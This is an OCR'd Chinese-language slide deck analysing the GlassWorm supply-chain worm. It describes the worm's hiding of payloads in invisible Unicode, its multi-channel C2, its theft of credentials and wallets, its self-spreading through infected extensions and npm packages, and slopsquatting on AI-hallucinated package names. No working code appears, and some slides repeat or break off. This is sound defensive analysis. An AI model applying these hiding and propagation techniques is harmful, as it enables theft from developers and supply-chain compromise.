
- Unicode Variation Selectors 隱藏 Payload
- 特殊或多通道 C2 下載後續程式
- 竊取 Token 與憑證，修改更多 Repository 或發布惡意版本

GlassWorm 省流


GlassWorm（MITRE ATT&CK：S9010）是一種針對軟體開發者的供應鏈蠕蟲。
最早由 Koi Security 於2025年10月公開揭露並命名，根據惡意軟體內容推測是來自俄羅斯的惡意族群。

它會竊取受害者的虛擬貨幣；GitHub、npm 與 Git 憑證，同時利用既有的 Repository 或套件發布權限植入惡意 Payload，感染更多開發者。

GlassWorm Attack Timeline



GlassWorm Attack Timeline



GlassWorm Attack Flow

1.感染惡意套件

2. 執行惡意套件

3. 與C2溝通下載後續內容

4. 竊取加密貨幣與相關憑證

5. 感染更多惡意套件


Why Developers Trusted It

兩個主要面對風險

Story Time


幻覺套件（HalluSquatting / SlopSquatting ）

- AI 在產生程式碼時，可能推薦一個**不存在**的套件
- 攻擊者搶先在 npm、PyPI 等套件平台註冊相同名稱
- 再將惡意程式包裝成正常函式庫
- 開發者依照 AI 建議安裝後，惡意程式便進入開發環境




幻覺套件（HalluSquatting / SlopSquatting ）

- AI 在
- 攻擊
- 再將
- 開發



AI對話畫面




Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions，同時許多 npm 套件、實際工具等都也有被感染


Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions，同時許多 npm 套件、實際工具等都也有被感染




Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions，同時許多 npm 套件、實際工具等都也有被感染



Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions，同時許多 npm 套件、實際工具等都也有被感染



Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions，同時許多 npm 套件、實際工具等都也有被感染

Three Designs
Behind GlassWorm

Invisible、Resilient、Contagious

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient

C2 Unlike before

- 多通道 C2,，不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm

- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

```
1 function run() {
2  ·····[···]
3  ·····[···]
4  return ok();
5 }
```

- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient

C2 Unlike before

